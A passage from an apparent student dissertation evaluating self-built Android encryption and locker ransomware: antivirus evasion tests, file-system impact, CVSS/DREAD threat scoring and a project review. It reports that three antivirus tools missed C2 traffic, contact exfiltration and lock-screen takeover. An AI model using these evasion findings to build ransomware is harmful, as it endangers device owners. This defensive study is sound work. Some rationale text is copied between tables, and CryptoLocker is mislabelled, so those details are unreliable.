


Figure 6.2.1.5 – A bar chart visualization of the number of lines of code taken to develop each variant of ransomware

6.3 Comparing Anti-Virus Detection

As this project is comparing the threat of both locker and encryption ransomware, it if fair to say that an important factor is AV detection. Obviously as this is malware that has only just been developed, there is no expectation upon the different tools to detect the created ransomware via signatures. It is more of a challenge of heuristics to identify what anti-virus tools can pick up on malicious/suspicious behavior. Following the literature review performed in chapter 2, three main anti-virus tools were chosen as the best for detection as rated in various articles and study journals. These include AVG Antivirus, AVAST and MalwareBytes.

The test in this section involves having the ransomware perform certain functionality and then observing if the anti-virus tool installed on the target device at the time detects malicious behavior or running a scan manually when the functionality is performed. This was repeated 3 times as a means of conducting a fair test. An incredibly bizarre result having done this was that no suspicious or malicious activity was picked up by any of the tools. The table used to store these results is shown in figure 6.3.1 and displays that even when having a constant connection to the suspect C2 server address via sockets and when overriding operating system functionality such as the Home button, nothing was flagged to the user of the target device.

The only items that were classed as malware by AVG and AVAST were the official Android ‘Phone’ application and two other pieces of software used to help the GenyMotion emulator function. MalwareBytes on the other hand detected no problems. A snippet of what running these scans looks like is shown in figure 6.3.2 which shows results from left-to-right as AVAST, MalwareBytes and AVG Antivirus.

From the results observed, these apps are trusted as soon as installation of them has been successful. This is believed to be so because they request all needed permissions and the OS prompts the user just before the installation to confirm that these are the apps they want to be installed. Therefore, it is up to the user entirely as to what apps are trusted and this can be dangerous because even the prompts shown to the user regarding the installation of each ransomware app were not very clear and so, as it is known through general knowledge, most people will click 'Install' as it is easier [74].

	AVG Scan	Avast Scan	MalwareBytes Scan
Encryption Ransomware – Installed	Not Detected	Not Detected	Not Detected
Locker Ransomware - Installed	Not Detected	Not Detected	Not Detected
Encryption Ransomware – Encrypt Files	Not Detected	Not Detected	Not Detected
Encryption Ransomware – Decrypt File	Not Detected	Not Detected	Not Detected
Locker Ransomware – Exfiltrate Contact Data	Not Detected	Not Detected	Not Detected
Locker Ransomware – Exfiltrate System Information	Not Detected	Not Detected	Not Detected
Locker Ransomware – Exfiltrate File System Information	Not Detected	Not Detected	Not Detected
Locker Ransomware – Show Splash Screen (and lock buttons)	Not Detected	Not Detected	Not Detected
Encryption Ransomware – Show Splash Screen	Not Detected	Not Detected	Not Detected

Figure 6.3.1 – Table showing the results of running anti-virus scans at different points where functionality from each ransomware was running. This was repeated 3 times, but the results were the same and so the other 2 tables have been omitted





Figure 6.3.2 – Screenshots from left-to-right showing the use of AVAST, MalwareBytes and AVG Antivirus to perform virus scans on the target device whilst executing the ransomware.

6.4 Comparing Compromise of Confidentiality, Integrity and Availability of Data

As a means of measuring the effects dealt by each ransomware to the confidentiality, integrity and availability to data the file system and operating system functions were observed and notes were made depending on what effects occurred or what files were altered. Originally, it was planned that the FileObserver API mentioned in the research methodology was going to be used to accurately record file system changes made by the device when certain ransomware events were fired. However, due to restrictions on root access, there was no way left to monitor the entire filesystem other than by observation. This was due to the fact that the FileObserver API could not recognize the permission of root given to the ransomware applications even via means of rooting the device. Observation was originally the intended technique anyway for measuring availability but it was hoped that the process of measuring confidentiality and integrity via access and modification times of files would be automated using this API. Therefore, due to the issues discussed, observation was the technique used to measure all areas of the CIA triad and totals were aggregated depending on how many areas were affected.

It is important to note that during the period of time where the functionality of both ransomware variants were tested, nine sample files were uploaded to the device including three pictures, three music files and three document files. Below, in figure 6.4.1 these files are shown with their basic names. These files are needed to identify whether or not user files were tampered with during any event produced by the ransomware variants.



Name	Date modified	Type	Size
Music1.mp3	3/25/2021 1:31 PM	MP3 File	265 KB
Music2.mp3	3/25/2021 1:32 PM	MP3 File	304 KB
Music3.mp3	3/25/2021 1:32 PM	MP3 File	274 KB
Pic1.jpg	12/4/2017 4:05 PM	JPG File	491 KB
Pic2.jpg	1/18/2019 11:49 AM	JPG File	517 KB
Pic3.jpg	1/18/2019 11:50 AM	JPG File	310 KB
Test document.docx	3/25/2021 1:29 PM	Microsoft Word D...	12 KB
Test powerpoint.pptx	3/25/2021 1:30 PM	Microsoft PowerP...	33 KB
Test Spreadsheet.xlsx	3/25/2021 1:30 PM	Microsoft Excel W...	9 KB

Figure 6.4.1 – Screenshot showing the sample data files uploaded to the appropriate Android directories to test encryption and decryption functionality

The results of testing for compromise of the confidentiality, integrity and availability of data can be seen in figure 6.4.2 which is a table showing the number of files manipulated during ransomware events such as encryption and decryption. It must be mentioned that only files that were significant were observed and so system logs that monitor every activity the takes place on a device aren't accounted for as these would be modified and accessed regardless of what application is running. In figure 6.4.2 it is clear that only user files were modified and this was during the encryption and decryption of the nine sample files. Other than this, no files of significance were accessed or modified and availability of system resources was not hindered.

	Initial Connection to C2 Server	Scan Files	Encrypt Files	Decrypt Files	Show Splash Screen
Number of System Files Accessed	0	0	0	0	0
Number of System Files Modified	0	0	0	0	0
Number of System Files Removed	0	0	0	0	0
Number of User File Accessed	0	0	9	9	0
Number of User Files Modified	0	0	9	9	0
Number of User Files Removed	0	0	9	9	0
Number of system functions disabled	0	0	0	0	0

Figure 6.4.2 – Table showing the different aspects of the file system and system functionality altered by the Encryption Ransomware after repeating each experiment 3 times and calculating the mean number of files manipulated or accessed

The most significant results are seen in figure 6.4.3 where the result of testing the Locker ransomware is shown. Some results are obvious as to what was expected such as the 'Get User Downloads' functionality where the three documents existed in the 'Download' folder have been accessed to be downloaded. However, an extremely significant result comes under the 'Change Lock Screen Pin' column where 15 system files were modified in the process. Figure 6.4.4 shows a glimpse of these files from a file explorer application. Having inspected their contents, they were used to log the change of the lockscreen via the use of an SQLite database file. Every time the lock screen settings or the PIN are changed, logs are created and the settings are saved. Moreover, as expected three areas of the system were unable to be used after initiating the splash screen. This was the home, back and multi-task buttons. From this result, the locker ransomware blocked three times as much availability as the encryption ransomware did. Additionally, the locker ransomware further affected the integrity of system files a lot more during the retrieval of contact information. As shown in figure 6.4.5, a new file called 'contacts.vcf' has been created in the '/data/data/com.android.contacts' folder in the process of retrieving contact information. Upon opening this file, it was found to be listing all the contacts and their respective details. This was an important finding because it shows personal data of contacts being stored in plain sight.




Figure 6.4.4 – Screenshot showing some of the system files modified during the 'change lock screen' event of the locker ransomware




Figure 6.4.5 – Screenshot showing a file called 'contacts.vcf' being created after getting user contacts using the locker ransomware.

	Initial Connection to C2 Server	Get User Downloads	Get User Contacts	Get User Images	Get System Information	Get File	Change Lock Screen Pin	Show Splash Screen
Number of System Files Accessed	0	0	1	0	0	0	15	0
Number of System Files Modified	0	0	1	0	0	0	15	0
Number of System Files Removed	0	0	0	0	0	0	0	0
Number of User File Accessed	0	3	0	3	0	1	0	0
Number of User Files Modified	0	0	0	0	0	0	0	0
Number of User Files Removed	0	0	0	0	0	0	0	0
Number of system functions disabled	0	0	0	0	0	0	1	3

Figure 6.4.3 – Table showing the different aspects of the file system and system functionality altered by the Locker Ransomware and calculating the mean number of files manipulated or accessed

In summary, it is clear that the encryption ransomware produced higher number of files that were accessed but these were user files that we had uploaded with the expectation of them being altered anyway. Whilst the crypto ransomware compromised more integrity, the locker ransomware hindered availability to a much greater extent as expected. However, some functionality triggered by this ransomware caused system files to be modified which lead to a much greater number of files being modified than originally expected. It is therefore fair to say that the most significant results have been derived from testing the locker ransomware.

6.5 Comparing Exploitability

Having measured the compromise of confidentiality, integrity and availability of both types of ransomware, the exploitability, which will be the ultimate measure of threat, can be measured using the CVSS and DREAD frameworks to compare both variants. These frameworks were chosen as they are easy to show the level of threat a malware has depending on several factors.

In order to measure the CVSS score, a calculator provided by NIST was used [75]. It takes into consideration the factors that determine the true exploitability of the ransomware. Having filled out the forms for both variants, the CVSS score turned out to be higher for the locker ransomware due the fact that it compromised confidentiality, integrity and availability whereas the crypto ransomware only compromised the confidentiality and integrity. Figure 6.5.1 and 6.5.2 display the differences between both variants where figure 6.5.1 shows the metrics




Figure 6.5.1 – Screenshot showing the CVSS score given to the encryption ransomware based on the metrics selected below.

applied for crypto ransomware and 6.5.2 the locker ransomware. Considering the base metric factors shown in these screenshots, the locker ransomware beat the encryption ransomware with a base metric of 1.3. This value shows that the difference was close and in fact only one

attribute of the locker ransomware caused it to beat the encryption ransomware and that was the fact that it more of an impact on availability of data.




Figure 6.5.2 – Screenshot showing the CVSS score given to the locker ransomware based on the metrics selected below.

As well as a CVSS score, the DREAD model was used to measure the encryption and locker ransomware threat so that their threat can be determined using a risk-based assessment model. An official DREAD scoring model can be found on the official CDN CyberSecurity blog website [76] and it provides NIST guidelines on how these should be measured with a score of 10 being the highest, most critical rating and 1 being the least critical rating given to one of the categories of threat. After giving a score to each factor that poses a threat, a total can be derived which will be used summarize the overall threat level of each piece of ransomware.

Damage Potential	8 – The attacker can gain non-privileged access and cause denial of access to items through encryption
Reproducibility	7 – The attack can be reproduced very easily following a certain number of user interaction steps.
Exploitability	3 – Requires skilled programming knowledge to understand the encryption, security and file-system Android APIS as well as Python networking sockets.
Affected Users	7 – Majority of users affected but does not affect root user as impossible to do so using high-level Android programming tools.
Discoverability	8 – Vulnerability ultimately falls down to social engineering and requires training to mitigate this threat.
Total	33

Figure 6.5.3 – Table showing the DREAD score given to the encryption ransomware based on it's threat.

Following the NIST score guidelines presented in the scoring template, the threat of the encryption ransomware was determined with the results of this shown in figure 6.5.3. It is clear that the majority DREAD categories were scored highly including the damage potential, reproducibility and affected users sections. Just like the locker ransomware, the crypto ransomware can only gain limited, non-privileged access to aspects of the device but can cause damage by essentially rendering the user's data useless via means of encryption and so it has been given a score of 8. The attack can be performed every time as long as the user follows the right steps in interacting with the dropper etc. The attacker must download the ransomware onto the device before the user restarts it which is normally quite rare unless updates cause the device to be automatically restarted. Therefore, a score of 7 was given to the reproducibility section. Additionally, as a lot more programming was required during development of the encryption ransomware when compared to the locker ransomware, this has been rated as not so easily exploitable by giving it a lower score of 3. Finally, the discoverability aspect of the encryption ransomware is similar to the locker ransomware in the respect that the only vulnerability exploited was human weakness. It has therefore been given a higher score dure to the fact that many permission dialogs that cannot be hidden, prompt suspicion in the user as to what the application is trying to do. It is highly likely that this can be found quite easily and stopped by people with a small amount of technical knowledge. Overall, the encryption ransomware has a score of 33, which is considered by the scoring template as a severe threat and would be highly prioritized if it were a risk to an organisation for example.

Damage Potential	9 – The attacker can gain non-privileged access and cause denial of access to items through encryption
Reproducibility	7 – The attack can be reproduced very easily following a certain number of user interaction steps.
Exploitability	7 – Requires skilled programming knowledge to understand the encryption, security and file-system Android APIS as well as Python networking sockets.
Affected Users	7 – Majority of users affected but does not affect root user as impossible to do so using high-level Android programming tools.
Discoverability	10 – Vulnerability ultimately falls down to social engineering and requires training to mitigate this threat.
Total	40

Figure 6.5.4 – Table showing the DREAD score given to the locker ransomware based on it's threat.

There lies several differences in the DREAD ratings given to locker ransomware when compared to the encryption ransomware shown in figure 6.5.3. Firstly, the damage potential has been rated greater as it removed the ability to use the device in any way even after a reboot. Therefore, it presents a greater damage potential but still cannot be given a maximum score of 10 due to the fact that it still doesn't gain root access. It is fair to say that it gains the device admin privilege which is extremely close to root but it is still isolated under device admin and cannot carry out root tasks. For this reason, it has been given a score of 9. Moreover, the exploitability rating is significantly higher than the encryption ransomware because it requires less programming knowledge as highlighted by the amount of code and time it took to develop in section 6.2. No knowledge is needed of complex encryption algorithms or the public key process and so this is the reason why it can be seen as more easily exploitable for the attacker. Furthermore, the discoverability of the ransomware has reached the maximum level as it will be discovered by the user when the splash screen is activated and the user finds they cannot use

any aspect of their device. The locker ransomware hinders much functionality of the system functions including the home and back buttons. This would raise suspicion along with the fact that they would be given a ransom message. With these slight changes made to DREAD score for the locker ransomware, the total score has reached 40 giving locker ransomware an extremely high priority during risk assessment as it falls under the ‘critical’ section in this scoring template. The locker ransomware presents more of a threat than crypto ransomware as it is overall statistically easier to develop and also allows exfiltrates loads of user data whilst also hindering a severe amount of available resources on the device.

Chapter 7 – Critical Evaluation

7.1 Review of Project Objectives

Having completed the investigation, it is important to critically evaluate the approaches taken towards the project objectives and how well they were achieved. This evaluation is significant as it helps future researchers understand what could have been done better which will heighten the standard of future research.

7.1.1 Researching Crypto and Locker Ransomware

Looking back, I am certain in saying I did all I could in gaining a thorough understanding of the ransomware lifecycle and the advanced techniques used by hackers to launch successful ransomware attacks. The encryption ransomware took a lot more time in understanding how hackers take advantage of complex encryption algorithms to hold the victim's data hostage. Whereas the research for locker ransomware was quite open and really fell down to the fact that hackers target any part of the OS they can to hinder availability of resources. The research for both ransomware variants mainly consisted of security blogs and study articles which is the sort of material I felt was necessary as it is sourced from reliable security organisations such as MalwareBytes and infosec.

7.1.2 Research Development Techniques and Tools for Android Malware

For the research into development tools and techniques for Android malware there was not a lot of content available. Despite this, I managed to find a book that helped me understand the importance of permissions ion Android programming and ways of potentially bypassing them. Most of the techniques mentioned in this book were out of date but some worked such as not having to ask for permissions before scanning files for example. If the time for this project was extended greatly, I would have dedicated time to learning the C language and try to find ways of exploiting the Android device at a kernel level. If an exploit were found, the flexibility of an attack would have been heightened giving me much more access than I could ever get from coding an APK file. However, with time restrictions in place, I still believe I did enough to start development in good time, having learnt an adequate amount about Android malware from a high level.

7.1.3 Development of Both Ransomware Variants

Overall, two working ransomware variants were developed successfully and so I am confident in saying that the development objective was met. However, I would have liked to have added more features which I think would have made the testing phases fairer. For example, I failed to get access to system files during development of the encryption requirements. Therefore, when I have mentioned in the project that the locker ransomware appeared to hinder more availability, the crypto ransomware could have done the same if I had implemented the encryption of system files but even when rooted, I could not get the application to do so. I did spend time trying to get access to files including the root directory so I could properly monitor changes made to files when it came to testing but I ended up spending too much time on it and had to stop. Despite this, the requirements for the ransomware were fulfilled and so the objective was met.

7.1.4 Comparing Impact to CIA Triad by Both Ransomware Variants

With regards to measuring the security aspects of each piece of ransomware, there is one main area which could use improvement. Due to the fact that I could not use the FileObserver API as

planned, I had to observe the file system for changes which took much longer. Had I of researched more around the topic of the FileObserver, I would have found out that I wouldn't have been able to access the root file system and would have prepared a forensic investigation to identify modified and accessed files quicker than observing the whole file system multiple times which could result in human error. I could have quite easily used tools such as Autopsy GUI and FTK to image and analyse the state of the files system after certain ransomware events had been fired. However, this would also increase the scope of the project to include time for forensic investigations as well as the essential testing.

7.1.5 Comparing the Covertness of Both Ransomware Variants

Although the results did not produce much significance, the test performed using three anti-virus tools to compare covertness was ultimately completed and so this objective was met. The results of this test were incredibly unexpected as I thought that if nothing else, the overriding of the Home and Back button functions would have been classed as malicious behavior. I also expected detection from the constant background communication with the C2 server but nothing was flagged. This made me realize just how important the user's ability to monitor permissions is. Android did a good job in prompting the user as the ransomware was being installed but I still believe this would trick non-technically minded folk if social engineering were put into play. Overall this objective was met and completed on time with regards to the scope of the whole project.

7.2 Review Project Plan and Deviations

Initially, as shown by the Gantt chart in the project proposal in Appendix B, the first ten weeks of the project were assigned to research tasks. Then the following eight weeks were dedicated to development followed by a further seven weeks of testing and evaluation tasks. There were also optional objectives planned for a further four weeks after these but due to delays with other tasks, I was unable to complete these.

In hindsight, I believe the time management of this project suffered due to the fact that the project plan was not as well-thought out as it could have been. Whilst I gave myself almost two months to research the different types of ransomware, I feel as though I should have lessened this time and used it for areas of development and testing. This is because development had to be extended by a further four weeks into April due to bugs with the cryptography module during development. This left little time for the testing and analysis phases. Therefore, although the Gantt chart seemed correct during planning, it should have provided more flexibility to allow for issues with development and testing.

The major factor that increased the delay of the development was the confusion surrounding the number of requirements. It is not obvious what number of functions a piece of ransomware provides since all ransomware variants are different and don't always share the same functionality. For example, CryptoLocker (mentioned in the literature review) was a locker ransomware that also exfiltrated user data and so I took this idea from this variant and used it. However, with so many ransomware variants out there including a multitude of features it was hard to determine what features were the most important and so it took a while to complete the requirements section. Having no clear requirements made it incredibly difficult to start the other tasks as they were dependent on this.

